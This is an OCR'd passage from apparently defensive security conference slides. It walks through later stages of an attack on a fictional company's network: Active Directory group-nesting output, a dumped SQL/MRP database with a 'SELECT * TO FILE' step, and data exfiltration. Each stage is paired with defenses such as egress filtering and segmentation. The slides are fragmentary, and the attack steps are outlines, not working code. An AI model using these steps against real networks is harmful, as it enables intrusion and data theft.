
EFFECTIVE
PERMISSIONS

Processing

Exploring security group nesting for "CN=Montreal Sysadmins,OU=Groups,DC=acmeanvils,DC=xyz" using property "MemberOf":

Montreal Sysadmins

```
DC=acmeanvils
  └ Local Admin
    DC=acmean
  └ Local Admin
    DC=acmean
  └ Print Ser
    DC=acmean
  └ Restart
    DC=acm
  └ Mon
    DC=
```



MemberOf nesting chain for "acmeanvils.xyz/Groups/Montreal Sysadmins" seems not optimal on some points:

- Loop on "acmeanvils.xyz/Groups/Montreal Sysadmins"

Nesting Level: 3

Known Group(s) Count: 5

Nesting Potential Issue(s): 1

Estimated Token Size: 1240 bytes

Unknown Group(s) Count: 0

Nesting Potential Issue(s): 0

GroupName: Global Group


GroupName: Domain Local Group

GroupName: Universal Group

GroupName: GroupType/Scope unknown due to ACL restriction

Color Filled: Nesting issue

Ending





Security Groups and nesting found with Subtree search starting from CN=Test Group 1,CN=Users,DC=itsi-lab,DC=fr and using MemberOf back-link attribute over Forest
 12/05/2015

~*~

Green: Global Group
 Red: Domain Local Group
 Cyan: Universal Group

Magenta: GroupType/Scope unknown due to ACL or Replication issue
 Color Filled: Nesting issue

PRIVILEGED ACCESS WORKSTATIONS



MORE INFO

<https://technet.microsoft.com/en-us/library/mt634654.aspx>

STEP 6
MRP DATABASE
ACCESSED

(AND DUMPED)



Oh, shit.

- HOPING THAT
SOMEONE DUMPING
THE DB SLOWS IT
DOWN ENOUGH FOR
SOMEONE TO NOTICE
SOME NETWORK
SEGMENTATION

Typical
Defenses

- FIREWALL THAT STUFF
- ENCRYPT CONNECTION
- STRINGS + USE TLS
- MONITOR EVENTS & PERFORMANCE

FREE
DEFENSE

6. SQL Database compromise

```
{"eventCode":4624,"computerName":"SQLBOX.ACMEANVILS.com"}  
2016-04-07T10:46:11.000Z
```

S E L E C T * T O > F I L E O N
D A ' S D E S K T O P

STEP 7
ALL YOUR (DATA)
BASE
ARE BELONG
TO THEM



- DLP (?)
- LIMITED EGRESS
FILTERING

Typical
Defenses

- EGRESS FILTERING!
- No SERIOUSLY, WHY CAN YOUR SERVERS CONNECT Back To THE NET?
- PROPER ZONING
- MONITOR WWRROOTS

FREE
DEFENSE



CHECK
PRIVILEGES




SEGMENT
SYSTEMS



DELEGATE



RANDOMIZE
PASSWORDS




EGRESS +
WEB FILTER



HARDEN
SYSTEMS

2016–2017 CHALLENGE

LESS BULLETS
MORE SHOVELS



THANK YOU

SLIDES AND LINKS:

[HTTPS://EVIL.PLUMBING](https://evil.plumbing)

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COMPLAINTS:

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